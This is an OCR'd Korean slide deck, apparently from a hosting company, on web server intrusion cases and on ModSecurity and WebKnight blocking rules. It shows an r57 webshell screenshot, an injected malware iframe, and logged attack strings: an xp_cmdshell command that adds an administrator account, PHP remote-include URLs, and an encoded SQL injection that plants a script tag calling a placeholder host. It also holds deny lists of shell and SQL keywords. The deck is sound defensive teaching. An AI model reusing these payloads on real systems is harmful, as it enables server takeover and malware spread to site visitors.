
피싱페이지 삽입 악용



R57 웹쉘 악성코드


Gandalf OwNz - THiS iS MY PaSSiON aNd THoSe aRe MY RULeZ - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
주소(D) http://moldova.worldcarp.org/chat/uploads/upload.php?tmp
이동
r57shell 1.31
07-03-2007 10:44:22 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 4.4.2 cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
Free space : 24.37 GB Total space: 146.71 GB
uname -a : Linux localhost 2.6.9-34.0.2.ELsmp #1 SMP Fri Jul 7 18:22:55 CDT 2006 x86_64 x86_64 x86_64 GNU/Linux
sysctl : Linux 2.6.9-34.0.2.ELsmp
$OSTYPE : linux-gnu
Server : Apache/1.3.34 (Unix) PHP/4.4.2
id : uid=99(nobody) gid=99(nobody) groups=99(nobody)
pwd : /home2/hosting/moldova/chat/uploads (drwxrwxrwx)
Executed command: ls -lia
total 72
18530343 drwxrwxrwx 2 moldovaftp nobody 4096 3??10:43 .
18530316 drwxrwxrwx 13 moldovaftp nobody 4096 3??10:41 ..
18530729 -rw-r--r-- 1 moldovaftp moldovaftp 13091 10??01:49 avatar_azmandius.jpg
9928719 -rw-r--r-- 1 moldovaftp moldovaftp 5771 10??01:46 avatar_sharlota.jpg
18530731 -rw-r--r-- 1 moldovaftp nobody 16429 1?? 2006 avatar_testpilot.gif
18530732 -rw-r--r-- 1 moldovaftp nobody 52 1?? 2006 index.html
18530730 -rw-r--r-- 1 moldovaftp moldovaftp 7519 10??01:59 no_avatar.jpg
18531213 -rw-r--r-- 1 nobody nobody 106148 10??18:25 upload.php
:: Execute command on server ::
Run command
Work directory /home2/hosting/moldova/chat/uploads Execute
:: Edit files ::
File for edit /home2/hosting/moldova/chat/uploads Edit file
:: Aliases ::
Select alias find suid files Execute
:: Find text in files ::
Find text text Find
In dirs /home2/hosting/moldova/chat/uploads * (/root;/home;/tmp)
Only in files .txt;.php * (.txt;.php;.htm)
:: Search text in files via find ::
Text for find text Find
Find in folder /home2/hosting/moldova/chat/uploads * (/root;/home;/tmp)
Find in files *.[hc] * you can use regexp
:: Eval PHP code ::
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
인터넷

악성코드 배포지 악용



침해사고 피해1

사례1. 웹해킹으로 인한 관리자 계정 생성및 CCProxy 악용사례

피해 서버 정보


운영체제	**Win2003 / IIS 6.0**
증세	침해대응센터(타업체)로 부터 해킹항의받음 모르는 Administrator 그룹의 관리자계정이 생성
취약점	웹페이지 소스 asp의 sql injection 취약점존재 xp_cmdshell 을 사용하지 않으면서 실행허용상태
유입툴	Cain & Abel / ccproxy / 버그악용 소켓파일 asp files (cmd 쉘을 실행후 관리자권한의 명령어를 할수있게 해주는 소스)
피해규모	관리자권한 획득 + 국내서버 접속용 공개프록시로 악용

침해사고 피해1

ccproxy 를 설치하여 외부에서 proxy로 악용당함

ccproxy.exe:3292	TCP	webscan-23cso6u:telnet	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:smtp	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:pop3	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:nntp	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:808	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:2121	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:9999	webscan-23cso6u:0	LISTENING
ccproxy.exe:3292	TCP	webscan-23cso6u:808	95:2718	ESTABLISHED
ccproxy.exe:3292	TCP	webscan-23cso6u:808	95:2717	ESTABLISHED
ccproxy.exe:3292	TCP	webscan-23cso6u:808	95:2675	ESTABLISHED
ccproxy.exe:3292	TCP	webscan-23cso6u:808	95:2719	ESTABLISHED
ccproxy.exe:3292	TCP	webscan-23cso6u:4460	47:http	ESTABLISHED


< ccproxy 의 소켓연결 상태 >




< ccproxy 동작시 트래픽 송수신상태 >

침해사고 피해2

증상: 서버 -> 외부 트래픽 발생



증상: **<iframe src="악성코드배포지.com/ind.php" >** 를 삽입하여
웹사이트를 방문하는 Client pc에 악성코드를 설치하여 좀비로 악용



Mod_Security 설정

Mod_Security 기본설정

SecRule REQUEST_URI "=(http|https|ftp):/" "deny,log,auditlog,status:406,msg:'php injection 공격차단'"
(예: http://xxxxxxx.com/board.php?include_path=http:/)

SecRule ARGS:boardid "![a-z]" "deny,log,auditlog,status:406,msg:'boardid=문자가 아니면 차단'"
(예: http://xxxxxxx.com/board.php?boardid=문자)


SecRule REQUEST_URI "/board.php" chain
SecRule ARGS:id "!(board1|board2)" "deny,log,auditlog,status:406,msg:'board.php?board1 이 아니면 차단'"
(예: http://xxxxxxx.com/board.php?id=board1 or board2)

SecRule ARGS:no "![0-9]$" "msg:'게시물의 번호가 숫자가 아니면 차단'"
(예: http://xxxxxxx.com/boardphp?id=board1&no=숫자: 끝자리여야 하며, 더이상 붙일수 없음)

SecRule REQUEST_URI "/upload.php" chain
SecRule ARGS_NAMES "!up" "deny,log,auditlog,status:406,msg:'upload.php?up이 아니면 차단'"
(예: http://xxxxxxx.com/upload.php?up(0)=file)

사례3. 피해서버 점검

공격자의 명령에 의해 네트웍 대역을 일제히 스캐닝하며, 스팸,악성코드배포,공격등에 악용됨



mod_security 룰

PHP Injection 공격
62.xxx.xxx.103 - - [11/Jul/2008:01:56:14 +0900]
"GET /sub_page/ani/ani.html?C_Uid=http%3A%2F%2Fwww.xxxxxxxx%2Farchiv%2Fimages%2F
HTTP/1.0" 200 1276 "-" "Mozilla/5.0 (Twiceler-0.9)"


Mod_Security 차단룰
SecRule REQUEST_URI "C_Uid=(http|https|ftp):/" "deny,log,auditlog,status:406,msg:'PHP Injection Attacks'"

추천
php.ini : Allow_url_fopen off (Remote include injection 방지)
SecRule REQUEST_URI "=(http|https|ftp):/" "deny,log,auditlog,status:406,msg:'PHP Injection Attacks'"

SinkHole : http://s4.knsp.org 적용된 네임서버

PHP Injection 피해서버

아파치로그: Php injection 공격이 성공하여 Remote 악성 Webshell및 Botshell을 불러들임



Mod_security 룰 추가

웹방화벽 룰 추가 : PHP Injection

```
SecRule REQUEST_URI "₩?bn_id.*(ftp|http|https)"
SecRule REQUEST_URI "login.php.*(ftp|http|https)"
SecRule REQUEST_URI "₩?phpbb_root_path.*(ftp|http|https)"
SecRule REQUEST_URI "₩?themesdir.*(ftp|http|https)"
SecRule REQUEST_URI "₩?openid_root_path.*(ftp|http|https)"
SecRule REQUEST_URI "₩?ff_compath.*(ftp|http|https)"
SecRule REQUEST_URI "₩?BaseCfg.*(ftp|http|https)"
SecRule REQUEST_URI ".*SRC_PATH.*(ftp|http|https)"
SecRule REQUEST_URI ".*site_path.*(ftp|http|https)"
SecRule REQUEST_URI "C_Uid.*(ftp|http|https)"
```

그외 1만 종류 php injection 취약점 패턴 추가로 존재
(크래킹 툴의 설정파일에서 확인된 취약점)

Mod_security 룰 추가

웹방화벽 룰 추가 : User-agent

```
SecRule REQUEST_HEADERS:User-agent "extcalendar" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "DreamStats" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "phpBB-Es" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "WonderEdit" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "phpCOIN" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Aardvark" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Topsites" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Nitzschner" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "PHPCurrently" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "PHPClique" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "PHPQuotes" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "AllMyGuests" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Limbo CMS" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "runcms" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "newbb_plus" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Lokal" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "E-Xoopport" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "codebb" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "Mambo" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "iaprcommence" "msg:'This User Agent is Not Allow'"
SecRule REQUEST_HEADERS:User-agent "powered by mambo" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by doodle cart" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by EQdkp" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by vbulletin" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by phpCOIN 1.2.3" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by Integramod" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by phpecard" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:User-agent "powered by CubeCart 3.0.6" "msg:'Recon/Google attack'"
```

Mod_security 룰 추가

Google 검색 공격: inurl 을 통해 url내에 특정 문자열을 검색하여 취약점을 검색

Mod_Security 차단룰

SecRule HTTP_Referer ".*/index.php?option=com_comprofiler"

Mod_security 룰 추가

웹방화벽 룰 추가 : Referer`

```
SecRule REQUEST_HEADERS:Referer ".*folder.php?id=.*" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer "entry.php?id=*#*" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer ".*de*/.*.php?c=.*w=.*t=.*" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer "inurl:?page=login" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer ".*br.*/newbb_plus/*" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer "allintitle:Lokal V 2" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer "newbb_plus" "msg:'Recon/Google attack'"
SecRule REQUEST_HEADERS:Referer ".*/newbb_plus/.*=" "msg:'Recon/Google attack'"
```


Webknight 설정

Use Denied Files : 클라이언트가 요청한 파일이름

분명한 악성소스로 자주 이용되는 이름을 차단할경우 ARGS 의 조작조차도
허용하지 않기 때문에 효과적일때도 있다.

```
17:50:28 ; W3SVC280274456 ; OnUrlMap ; 115.68.62.226 ;  ; /fuck_jp.asp ;
c:₩www₩fuck_jp.asp ; BLOCKED: accessing/running 'fuck_jp' file ; explorer=page_me
```

Webknight : Requested File – Use Denied Files



Webknight 설정

UserAgent : 클라이언트의 Agent값을 토대로 차단

악성소스마다 고유의 Agent 값이 존재하여 이와 매치시 차단

```
2009-07-23 ; 14:34:07 ; W3SVC280274456 ; OnPreprocHeaders ;
;  ; GET ; /mail/send_mail.asp ; HTTP/1.0 ; X-Mailer-V10 ;
BLOCKED: 'X-Mailer-V10' not allowed in User Agent
```

Webknight : User Agent – Use Denied User Agents
그외 Robots.xml 참고

Denied User Agent Sequences:

Values
Nessus-Check
NBSI
HDSI
X-Mailer-V10

These are the denied User Agents sequences.


Webknight 설정

Referrer: 특정 접속경로 차단

Google 검색공격과 특정 취약점 검색결과에 따른 **referrer** 차단

Webknight 설정

Webknight : referrer – Use Deny Referrer Sequences



Webknight 설정

QueryString

소스의 취약점을 노린 URI 형태중 ARGS 의 String 과 매치하면 차단함
오픈소스의 확실한 공격형태를 차단할경우 유용하다.
(예: http://xxxxxxxxxx.com/signin.php?_AMGconfig[cfg_serverpath]=lpat)

```
18:11:21 ; W3SVC280274456 ; OnUrlMap ; xxx.xxx.xxx.xxx ;  ; POST ; /suu.asp
goldsun=thepathof;exec master%2E%2Exp_cmdshell 'cmd.exe /c net user abc love /add &
net localgroup administrator' ;HTTP/1.1 ; BLOCKED: 'cmd.exe' not allowed in
querystring ;Connection: Keep-Alive  Accept: image/gif, image/jpeg, image/pjpeg,
```

Webknight : QueryString - Denied Querystring Sequences

Denied Querystring Sequences:

Values
cmd.exe
xp_cmdshell
webshell
web_shell
cmd_shell
xp_com
cmdshell
cmdshell_xp
shell_bot

These are the character sequences not allowed in the querystring.

Webknight 설정

Sql Injection : DB조작을 통한 여러피해 / DB 악성코드 삽입

```
[key]=[value]'DECLARE @T varchar(255), @C varchar(255);
%20and%20char(124)%2Buser%2Bchar(124)=0%20and%20''='
id=-1+UNION+SELECT+0,999999,concat(username,0x3a,PASSWORD),0,0,0,
0,0,0+FROM+mos_users+union+select+*+from+mos_content_comments+where+1=1';
declaRE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x6400650063006C00610072006500200
04
0006D00200076006100720063006800610072002800380030003000300029003B007300650074002
0;
EXEC('update [' + @T + '] set [' + @C + '] = rtrim( convert(varchar,[' + @C + ']))+'
'<script
src=http://xxxxx.com/1.js></script>''' );720063006800610072002C0027002B0062002E006E00
%20AS%20NVARCHAR(4000)); EXEC(@S);--
```

Webknight : Sql Injection – Sql Injection keywords

SQL Injection Keywords:

Values
declare
varchar
union
select
where
cast(
exec
rtrim(
convert

These are the SQL keywords for the SQL injection scanning. If two or more are found an alert is triggered and the request will be blocked.

수고하셨습니다

(주) 스마일서브

김성태 팀장 (insecure@smileserv.com)

http://www.modsecurity.org/download

http://www.aqtronix.com/?PageID=99